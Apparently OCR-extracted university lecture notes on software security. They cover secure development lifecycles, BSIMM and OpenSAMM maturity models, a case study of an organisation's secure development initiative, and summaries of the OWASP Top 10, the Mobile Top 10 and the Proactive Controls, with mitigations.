
Security Development Lifecycle (SDL)



Considered current Best Practice

Influences many other standards and guides

SDL going Agile



5.3 Avoiding the top 10 software security design flaws

Earn or give, but never assume, trust - Assume data are compromised

Authorize after you authenticate

- Authorization depends on a given set of privileges, and on the context of the request
- Failing to revoke authorization can result in authenticated users exercising out-ofdate authorizations

Define an approach that ensures all data are explicitly validated

- Use a centralized validation mechanism
- Watch out for assumptions about data
- Avoid blacklisting, use whitelisting

Identify sensitive data and how they should be handled

- Classify your data into categories
- Watch out for trust boundaries

Understand how integrating external components changes your attack surface - open SSL

Strictly separate data and control instructions, and never process control instructions received from untrusted sources - Co-mingling data and control instructions in a single entity is bad.

Use an authentication mechanism that cannot be bypassed or tampered with

- Prevent the user from changing identity without re-authentication, once authenticated.
- Consider the strength of the authentication a user has provided before taking action
- Make use of time outs

Use cryptography correctly

- Use standard algorithms and libraries
- Centralize and re-use
- Get help from real experts
- Watch out for key management issues
- Avoid non-random "randomness"

Always consider the users - Don't assume the users care about security

Be flexible when considering future changes to objects and actors - Design for change

5.4 10 Guiding Principles for Software Security

1. Secure the weakest link
2. Practice defense in depth
3. Fail securely
4. Follow the principle of least privilege
5. Compartmentalize

1. Keep it simple
2. Promote privacy
3. Remember that hiding secrets is hard
4. Be reluctant to trust
5. Use your community resources

5.5 The Building Security In Maturity Model (BSIMM)

Why BSIMM?

- Informed risk management decisions
- Clarity on what is "the right thing to do" for everyone involved in software security
- Cost reduction through standard, repeatable processes
- Improved code quality

The Software Security Framework (SSF)			
Governance	**Intelligence**	**SSDL Touchpoints**	**Deployment**
Strategy and Metrics	Attack Models	Architecture Analysis	Penetration Testing
Compliance and Policy	Security Features and Design	Code Review	Software Environment
Training	Standards and Requirements	Security Testing	Configuration Management and Vulnerability Management

The BSIMM is not a "how to" guide, nor is it a onesize-fits-all prescription. Instead, the BSIMM is a reflection of the software security state of the art.

Linking it all to the Business Goals

Domain	Practice	Business Goals
Governance	Strategy and Metrics	Transparency of expectations, Accountability for results
	Compliance and Policy	Prescriptive guidance for all stakeholders, Auditability
	Training	Knowledgeable workforce, Error correction
Intelligence	Attack Models	Customized knowledge
	Security Features and Design	Reusable designs, Prescriptive guidance for all stakeholders
	Standards and Requirements	Prescriptive guidance for all stakeholders
SSDL Touchpoints	Architecture Analysis	Quality control
	Code Review	Quality control
	Security Testing	Quality control
Deployment	Penetration Testing	Quality control
	Software Environment	Change management
	Configuration Management and Vulnerability Management	Change management

BSIMM

BSIMM
Building Security In Maturity Model

TWELVE CORE ACTIVITIES "EVERYBODY" DOES	
ACTIVITY	DESCRIPTION
[SM1.4]	Identify gate locations and gather necessary artifacts
[CP1.2]	Identify PII obligations
[T1.1]	Provide awareness training
[AM1.2]	Create a data classification scheme and inventory
[SFD1.1]	Build and publish security features
[SR1.2]	Create a security portal
[AA1.1]	Perform security feature review
[CR1.4]	Use automated tools along with manual review
[ST1.1]	Ensure QA supports edge/boundary value condition testing
[PT1.1]	Use external penetration testers to find problems
[SE1.2]	Ensure host and network security basics are in place
[CMVM1.2]	Identify software bugs found in operations monitoring and feed them back to development


"The BSIMM is a measuring stick for software security. The best way to use the BSIMM is to compare and contrast your own initiative with the data about what other organizations are doing contained in the model. You can then identify goals and objectives of your own and look to the BSIMM to determine which additional activities make sense for you."

The BSIMM data show that high maturity initiatives are well rounded - carrying out numerous activities in all twelve of the practices described by the model.

5.5.1 BSIMM vs OpenSAMM

- BSIMM forked from SAMM-beta
- BSIMM based on study of software security practices
- Enables you to compare yourself against others
- Descriptive
- OpenSAMM based on ... experience and knowledge?
- Enables you to evalute yourself against best practice
- Prescriptive

5.5.2 OpenSAMM overview



For each Business Function, SAMM defines three Security Practices.

For each Security Practice, SAMM defines three Maturity Levels as Objectives.

5.5.3 Maturity Levels


0. Implicit starting point representing the activities in the Practice being unfulfilled

1. Initial understanding and ad hoc provision of Security Practice


2. Increase efficiency and/or effectiveness of the Security Practice

3. Comprehensive mastery of the Security Practice at scale

Verification: Security Testing



Conducting assessment



6 Lecture 6: Building a successful software security program

Secure Development initiative An effort to empower development teams

6.1 Why a Secure Development initiative?


Some observations from the InfoSec department

- Development teams expected InfoSec team to take care of security
- Pentesting as a last resort before release – causing delays.
  - Vulnerabilities not fixed before production
- Penetrating results revealed obvious security flaws and bugs.
  - Some teams did much better than others.
- Pentesting was effective for finding bugs, but not necessarily design flaws.
  - Pentesters did not have sufficient time to learn the product of domain.
  - Development teams have solid product insight and domain knowledge.
- Challenging for the development teams to get time to fix vulnerabilities.
  - Increased focus on time to market – shorter iterations and quicker deliverables.
- Fixing vulnerabilities late in the development process is expensive:
  - There may be multiple dependencies at this point
  - Other tasks will be delayed – causing the project to be delayed.
    - decreasing the likelihood of vulnerabilities getting fixed.


6.2 A major incident occurs

The InfoSec department gets funding.


6.2.1 The Secure Development initiative roadmap




6.2.2 Fact finding – surveys and workshops



6.2.3 The Secure Development initiative roadmap



6.2.4 Secure SDLC activities




6.2.5 Secure SDLC activity structure

Description of the activity


- Trigger - *e.g. changes in architecture, new functionality added, time*
- Objective - *e.g. ensuring development team has necessary competence*
- Deliverable - *e.g. documented security requirements, proof of training*


Maturity levels, based on a baseline model:

Level 0	The activity is neither implemented or executed on a regular basis.
Level 1	The activity is to some extent implemented, executed and maintained.
Level 2	The activity is implemented, executed on a regular basis and continuously maintained.
Level 3	Results from executing the activity provides improvement feedback to other relevant activities. Knowledge and good practices are shared with the organisation.




6.2.6 The Secure Development initiative roadmap





6.2.7 The Secure Development initiative roadmap




6.2.8 Then what?

Nothing much happened.

- Benchmarking surveys showed little progress
- Software Security Community was held alive by InfoSec
- Surprisingly few requests for assistance related to the S-SDLC
- eLearning platform used primarily to achieve compliance with training requirements in PCI (Which was part of the objective)


6.2.9 What's going on?


Culture and management commitment takes time.



6.3 A major incident

Seen from the trenches of incident response (cartoon style)





6.3.1 What went wrong?

- Logs existed allowing forensic investigation
- There was no monitoring of the logs, or triggers defined to detect the malicious/abnormal behaviour
- System designed based on complete trust of staff.
- Users received no receipt when their passwords were changed.
- System probably not security assessed on a regular basis

6.3.2 Discussion

What security activities might have helped prevented the incident?

- Training and awareness?
- Identification of Security requirements?
- Risk assessment?
- Threat modelling?
- Security testing?
- Incident response plan?
- Code review?

6.3.3 Last words

- Software security is a cultural thing and management commitment is key.
- Focusing on the security in the product is not enough
  - Someone needs to manage the product
  - The infrastructure and development tools we use may be our weak points
- Competence trumps tools.

7 Lecture 7: OWASP Top 10 and OWASP ASVS


7.1 OWASP flagship projects

Mature projects:

- Application Security Verification Standard (ASVS)
- Top Ten
- Testing Guide
- Software Assurance Maturity Model (SAMM)
- Zed Attack Proxy
- Juice Shop (training environment)

OWASP has a top 10 for Web, Mobile and Controls

Flow chart of how the OWASP was created




Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

7.2 OWASP Top 10

7.2.1 A1: Injection




Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

SQL injection, Code injection, Command injection, Buffer overflow

Preventing injection requires keeping data separate from commands and queries

7.2.2 A2: Broken authentication




Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.

Do not ship or deploy with any default credentials, particularly for admin users.


7.2.3 A3: Sensitive data eposure



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs. Don't store sensitive data unnecessarily. Discard it as soon as possible.

7.2.4 A4: XML External Entities




Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.	

Developer training is essential to identify and mitigate XX.

Whenever possible, use less complex data formats.

Patch or upgrade all XML processors and libraries in use.

7.2.5 A5: Broken Access Control




Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

With the exception of public resources, deny by default.

Implement access control mechanisms once and re-use them throughout the application.

7.2.6 A6: Security Misconfiguration



Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

Secure installation processes should be implemented, including:

- A repeatable hardening process
- A minimal platform without any unnecessary features, components
- A task to review and update the configurations
- A segmented application architecture
- An automated process to verify the effectiveness of the configurations and settings in all environment

7.2.7 A7: Cross-site scripting (XSS)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Preventing XSS requires separation of untrusted data from active browser content.
Using frameworks that automatically escape XSS by design.
Escaping untrusted HTTP request data based on the context in the HTML output.

7.2.8 A8: Insecure Deserialization

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.
The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

7.2.9 A9: Using components with known vulnerabilities

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of client-side and server-side components and their dependencies using tools
- Only obtain components from official sources over secure links
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions

7.2.10 A10: Insufficient logging & monitoring


Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient detail
- Ensure that logs are generated in a format that can be easily consumed
- Ensure high-value transactions have an audit trail with integrity controls
- Establish effective monitoring and alerting
- Establish or adopt an incident response and recovery plan

7.3 OWASP Mobile Top 10(2016)

M1 - Improper Platform Usage	This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system. There are several ways that mobile apps can experience this risk.
M2 - Insecure Data Storage	This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
M3 - Insecure Communication	This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
M4 - Insecure Authentication	This category captures notions of authenticating the end user or bad session management. This can include: • Failing to identify the user at all when that should be required • Failure to maintain the user's identity when it is required • Weaknesses in session management
M5 - Insufficient Cryptography	The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3. Also, if the app fails to use cryptography at all when it should, that probably belongs in M2. This category is for issues where cryptography was attempted, but it wasn't done correctly.
M6 - Insecure Authorization	This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.). If the app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then that is an authentication failure not an authorization failure.
M7 - Client Code Quality	This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.
M8 - Code Tampering	This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
M9 - Reverse Engineering	This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.
M10 - Extraneous Functionality	Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.

7.3.1 What's next for developers?



7.4 OWASP Pro Active Controls

The OWASP Top Ten Proactive Controls 2018 is a list of security techniques that should be included in every software development project.

They are ordered by order of importance, with control number 1 being the most important.

Written by developers – for developers.

7.4.1 OWASP Top Ten Proactive Controls (2018)

C1: Define Security Requirements
C2: Leverage Security Frameworks and Libraries
C3: Secure Database Access
C4: Encode and Escape Data
C5 Validate all Input

C6: Implement Digital Identity
C7: Enfore Access Controls
C8: Protect Data Everywhere
C9: Implement Security Logging and Monitoring
C10: Handle All Errors and Exceptions

7.5 Application Security Verification Standard 4.0

